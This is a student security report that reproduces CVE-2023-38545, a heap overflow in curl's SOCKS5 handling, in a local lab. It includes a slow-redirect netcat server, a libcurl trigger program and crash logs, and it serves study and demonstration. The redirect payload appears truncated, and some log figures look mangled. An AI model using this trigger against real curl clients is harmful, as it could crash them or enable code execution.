

Network Security Project

Malik DAHMANI

May 28, 2024

Contents

1	Introduction	2
2	CVE-2023-38545	2
	2.1 Introduction	2
	2.2 How to reproduce the CVE environment	3
	2.3 How to prepare to reproduce the exploitation	3
3	Reproducing CVE-2023-38545	3
	3.1 The environment	3
	3.2 The server	4
	3.3 Exploit CVE-2023-38545	6
	3.4 Github repository	7
4	The log of the attack	8
	4.1 The sock5h proxy server before and during the attack	8
	4.2 The result of the attack	9
	4.3 The log of the attack	10

1 Introduction

CVEs (Common Vulnerabilities and Exposures) are a public listing of computer security vulnerabilities maintained by the MITRE organization. They provide a standardized method for identifying, tracking, and referencing potential vulnerabilities in software and computer systems. A CVE list entry includes a CVE identifier (for example, CVE-2023-38545), a brief description of the vulnerability or security hole, and references, including links to reports and advisories related to the vulnerability. In addition, these vulnerabilities can be rated by severity, from low to critical.

2 CVE-2023-38545

2.1 Introduction

CVE-2023-38545 is a flaw in cURL and is reported to be the worst vulnerability ever discovered in cURL. To begin with, cURL (client URL request library) is a command line interface for transferring data over a network. This data is referred to as a URL.

CVE-2023-38545 is a heap-based buffer overflow vulnerability in cURL, affecting versions 7.69.0 through 8.3.0. A heap-based buffer overflow vulnerability occurs when a program writes more data to a heap-allocated buffer than the buffer is designed to hold. This can lead to a buffer overflow that overwrites adjacent memory and corrupts data.

The vulnerability can be exploited if the cURL client is configured to use a SOCKS5 proxy when connecting to a remote site. To exploit the vulnerability, the attacker must first manipulate the length of the URL so that it exceeds the allowed size (>255 bytes in length) and the connection is slow enough for the bug to occur. If the hostname is detected as longer than 255 bytes, curl switches to local name resolution and passes only the resolved address to the proxy. A slow connection can cause a bug where the local variable responsible for instructing the host to resolve the name may receive an incorrect value. This causes the entire excessively long hostname to be copied to the destination buffer instead of just the resolved address, creating a heap-based buffer overflow. Successful exploitation of this vulnerability could allow an attacker to: execute arbitrary code on the affected system, access sensitive information, take control of the affected system.

2.2 How to reproduce the CVE environment

To reproduce the CVE2023-38545 environment, I need to install a compatible version of cURL, i.e. versions 7.69.0 up to and including 8.3.0, and configure it to use a SOCKS5 proxy.


2.3 How to prepare to reproduce the exploitation

To reproduce this exploit, after configuring cURL correctly, I'm going to set up an http server with a fairly long name. I'll then create a script that requests this server and uses the SOCKS5 proxy, which should trigger the overflow.

3 Reproducing CVE-2023-38545

3.1 The environment

To reproduce the environment required to exploit CVE-2023-38545, we must first ensure that we have a compatible version of curl and libcurl, i.e. versions 7.69.0 up to and including 8.3.0. In this report, I'll use version 7.81.0 of curl and libcurl to illustrate the process. Once this version is installed, you need to create a server using a SOCK5 proxy. This command establishes an SSH connection to the local server (127.0.0.1) and opens a socks5 proxy on port 10801.



```
cytech@student-laptop:~$ ssh -D 10801 127.0.0.1
cytech@127.0.0.1's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 device has a firmware upgrade available.
Run 'fwupdmgtr get-upgrades' for more information.

757 updates can be applied immediately.
566 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Apr 23 08:30:22 2024 from 127.0.0.1
cytech@student-laptop:~$
```

Figure 1: Picture showing the SSH connection to the local server


3.2 The server

Next, I use a Python script to create a server that simulates HTTP responses. This server responds to HTTP requests with a status code of 301, i.e. a redirect response pointing to a very long URL. This server also introduces a 5 second delay to mimic a delayed response. Next, it reads the data to be returned from a text file called "server.txt". Each line of this file is processed separately, and after removing spaces at the beginning and end of the line, the server sends them one at a time, with a 1 second interval between each transmission. This can be used to simulate the progressive sending of data by the server. Finally, two empty lines are sent to mark the end of the server response.

A screenshot of a code editor window titled 'server.py' with a file path of '~/.Desktop/test/CVE-2023-3'. The editor shows a Python script with the following code:

```
1 import time
2
3 # Pause execution for 5 seconds
4 time.sleep(5)
5
6 # Open the 'server.txt' file
7 with open('server.txt') as f:
8     lines = f.readlines()
9
10 # Iterate through each line in the file
11 for line in lines:
12     l = line.strip()
13     if not l:
14         continue
15     print(l)
16
17     # Pause execution for 1 second
18     time.sleep(1)
19
20 # Print two empty lines
21 print()
22 print()
23
```

Figure 2: Picture showing the code of the server


A screenshot of a code editor window. The title bar shows 'server.txt' and the file path '~/.Desktop/test/CVE-2023-38545/server'. The editor contains the following text:

```
server.py
1 HTTP/1.1 301 Moved Permanently
2 Location: http://-
3 Content-Length: 0
4 Connection: close
5
6
```

Figure 3: Picture showing the code of the server.txt

To continue, I use the command "python3 server.py | nc -C -nvlp 8000" to run the previous script and redirect its output to netcat(nc) listening on port 8000. The options used are:

- C: Enables data compression during transmission.
- n: Disables DNS resolution, displaying IP addresses in numerical form.
- v: Activates verbose mode, which displays more information about incoming and outgoing connections.
- l: Listen on the specified port (8000 in this case) for incoming connections..
- p 8000: Specifies the port on which netcat should listen.


A screenshot of a terminal window. The prompt is 'cytech@student-laptop:~/Desktop/test/CVE-2023-38545/server\$'. The command entered is 'python3 server.py | nc -C -nvlp 8000'. The output shows 'listening on 0.0.0.0 8000' followed by a cursor.

```
cytech@student-laptop:~/Desktop/test/CVE-2023-38545/server$ python3 server.py | nc -C -nvlp 8000
listening on 0.0.0.0 8000
█
```

Figure 4: Picture showing the server running

3.3 Exploit CVE-2023-38545

Finally, I use C code that uses the libcurl library to make an HTTP connection through a SOCKS5 proxy to my "http://127.0.0.1:8000/" URL. After configuring the transfer session parameters, such as receive buffer size, destination URL and connection details, the program executes the HTTP request. Once the request is complete, the resources allocated to the transfer session are released to avoid memory leaks. The execution return code is then returned to indicate the success or failure of the operation.

A screenshot of a code editor window titled "cve202338545.c" with a file path of "~/Desktop/test/CVE-2023-38545". The code is a C program that uses the libcurl library to make an HTTP request through a SOCKS5 proxy. The code is as follows:

```
1 #include <curl/curl.h>
2
3 int main(int argc, char *argv[])
4 {
5     CURLcode ret;
6     CURL *hnd;
7
8     // Initialize a curl handle
9     hnd = curl_easy_init();
10
11     // Set various options for the curl handle
12     curl_easy_setopt(hnd, CURLOPT_BUFFERSIZE, 32768);
13     curl_easy_setopt(hnd, CURLOPT_URL, "http://127.0.0.1:8000/");
14     curl_easy_setopt(hnd, CURLOPT_NOPROGRESS, 1L);
15     curl_easy_setopt(hnd, CURLOPT_PROXY, "socks5h://127.0.0.1:10801/");
16     curl_easy_setopt(hnd, CURLOPT_FOLLOWLOCATION, 1L);
17     curl_easy_setopt(hnd, CURLOPT_MAXREDIRS, 50L);
18     curl_easy_setopt(hnd, CURLOPT_HTTP_VERSION, (long)CURL_HTTP_VERSION_2TLS);
19     curl_easy_setopt(hnd, CURLOPT_VERBOSE, 1L);
20     curl_easy_setopt(hnd, CURLOPT_FTP_SKIP_PASV_IP, 1L);
21     curl_easy_setopt(hnd, CURLOPT_TCP_KEEPALIVE, 1L);
22
23     // Perform the HTTP request
24     ret = curl_easy_perform(hnd);
25
26     // Cleanup the curl handle
27     curl_easy_cleanup(hnd);
28     hnd = NULL;
29
30     // Return the result of the curl operation
31     return (int)ret;
32 }
33
```

Figure 5: Picture showing the code of cve202338545.c

4 The log of the attack

4.1 The sock5h proxy server before and during the attack

Before the attack, the server was listening on 0.0.0.0 on port 8000, indicating that it was prepared to accept connections from any available network interface on the specified port.

```
server_output.log | nc -C -nvlp 8000; \x0d\x0aEOF\x0d\x0aexec bash

bash: line 5: warning: here-document at line 0 delimited by end-of-file (wanted
EOF)
Pseudo-terminal will not be allocated because stdin is not a terminal.
cytech@127.0.0.1's password:
bind [127.0.0.1]:10801: address already in use
channel_setup_fwd_listener_tcpip: cannot listen to port: 10801
Could not request local forwarding.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

779 updates can be applied immediately.
584 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Listening on 0.0.0.0 8000
```

Figure 7: Picture showing the server before the attack

During the attack, the server received a connection from 127.0.0.1 on port 33608, with a GET request for "/". The request was made using HTTP/1.1 protocol, specifying the host as 127.0.0.1:8000 and accepting any type of content.

```
server_output.log | nc -C -nvlp 8000;

bash: line 5: warning: here-document at line 0 delimited by end-of-file (wanted
EOF)
Pseudo-terminal will not be allocated because stdin is not a terminal.
cytech@127.0.0.1's password:
bind [127.0.0.1]:10801: address already in use
channel_setup_fwd_listener_tcpip: cannot listen to port: 10801
Could not request local forwarding.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

779 updates can be applied immediately.
584 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Listening on 0.0.0.0 8000
Connection received on 127.0.0.1 33608
GET / HTTP/1.1
Host: 127.0.0.1:8000
Accept: */*
```

Figure 8: Picture showing the server during the attack

4.2 The result of the attack





Figure 9: Picture showing the result of exposure

The results of the program execution show a segmentation error, suggesting a heap buffer overflow.

4.3 The log of the attack

To retrieve the logs of this attack, I used syslog. Then, in order to specifically target the logs associated with the attack, I used the "cat syslog | grep curl command". This allowed me to filter the entries in the syslog file and isolate those related to the use of curl, making it easier to identify the relevant log.



```

root@kali:~# cat /var/log/syslog | grep curl
May 25 06:15:09 student-laptop kernel: [39916.727342] traps: a.out[15213] general protection fault ip:7f595cebe6c6 sp:7ffc5bca880 error:0 in libcurl.so.4.7.0[7f595cea7000+51000]
May 25 06:17:10 student-laptop kernel: [40049.375737] traps: a.out[15458] general protection fault ip:7f1122e8e6c6 sp:7ffe2a1d3720 error:0 in libcurl.so.4.7.0[7f1122ea7000+51000]
May 25 06:25:03 student-laptop kernel: [40521.923260] traps: a.out[15626] general protection fault ip:7f40721186c6 sp:7ffcf02a6db0 error:0 in libcurl.so.4.7.0[7f4072118000+51000]
May 25 06:29:34 student-laptop kernel: [40793.037414] traps: a.out[10790] general protection fault ip:7f165678b6c6 sp:7ffc2645c300 error:0 in libcurl.so.4.7.0[7f1656754000+51000]
May 25 07:37:49 student-laptop kernel: [44482.023352] traps: a.out[20620] general protection fault ip:7f6e0f9226c6 sp:7ffef47f7f00 error:0 in libcurl.so.4.7.0[7f6e0f900000+51000]
May 25 08:43:11 student-laptop kernel: [48889.936001] traps: a.out[22764] general protection fault ip:7f2d070706c6 sp:7ffecdb1d3d0 error:0 in libcurl.so.4.7.0[7f2d07064000+51000]
May 25 09:02:46 student-laptop kernel: [49985.047381] traps: a.out[23134] general protection fault ip:7fe7157756c6 sp:7ff6982d76a0 error:0 in libcurl.so.4.7.0[7fe7157de000+51000]
May 25 09:04:21 student-laptop kernel: [50090.015415] traps: a.out[23294] general protection fault ip:7f8a2be1f6c6 sp:7ff6c51451e0 error:0 in libcurl.so.4.7.0[7f8a2be0c000+51000]
May 25 09:12:23 student-laptop kernel: [50562.056093] traps: a.out[24310] general protection fault ip:7fa9db01b6c6 sp:7fff422cd000 error:0 in libcurl.so.4.7.0[7fa9db004000+51000]
May 25 09:29:45 student-laptop kernel: [51553.029758] traps: a.out[24483] general protection fault ip:7ff6db1386c6 sp:7ff6e01361a0 error:0 in libcurl.so.4.7.0[7ff6db143000+51000]
May 25 09:36:49 student-laptop kernel: [52028.208964] traps: a.out[25224] general protection fault ip:7ff852ebc6c6 sp:7ffdbb283c00 error:0 in libcurl.so.4.7.0[7ff852df5000+51000]
May 25 09:44:11 student-laptop kernel: [52469.941729] traps: a.out[25971] general protection fault ip:7fe07af086c6 sp:7ffffd3a7900 error:0 in libcurl.so.4.7.0[7fe07af0e000+51000]

```

Figure 10: Picture showing the log of the attack

In these logs, the log entry highlighted a "general protection error" at a particular memory address in the "libcurl.so.4.7.0" library. The error, which occurred at memory address "ip:7f595cebe6c6", indicates a memory access violation within the curl library, pointing to a heap buffer overflow.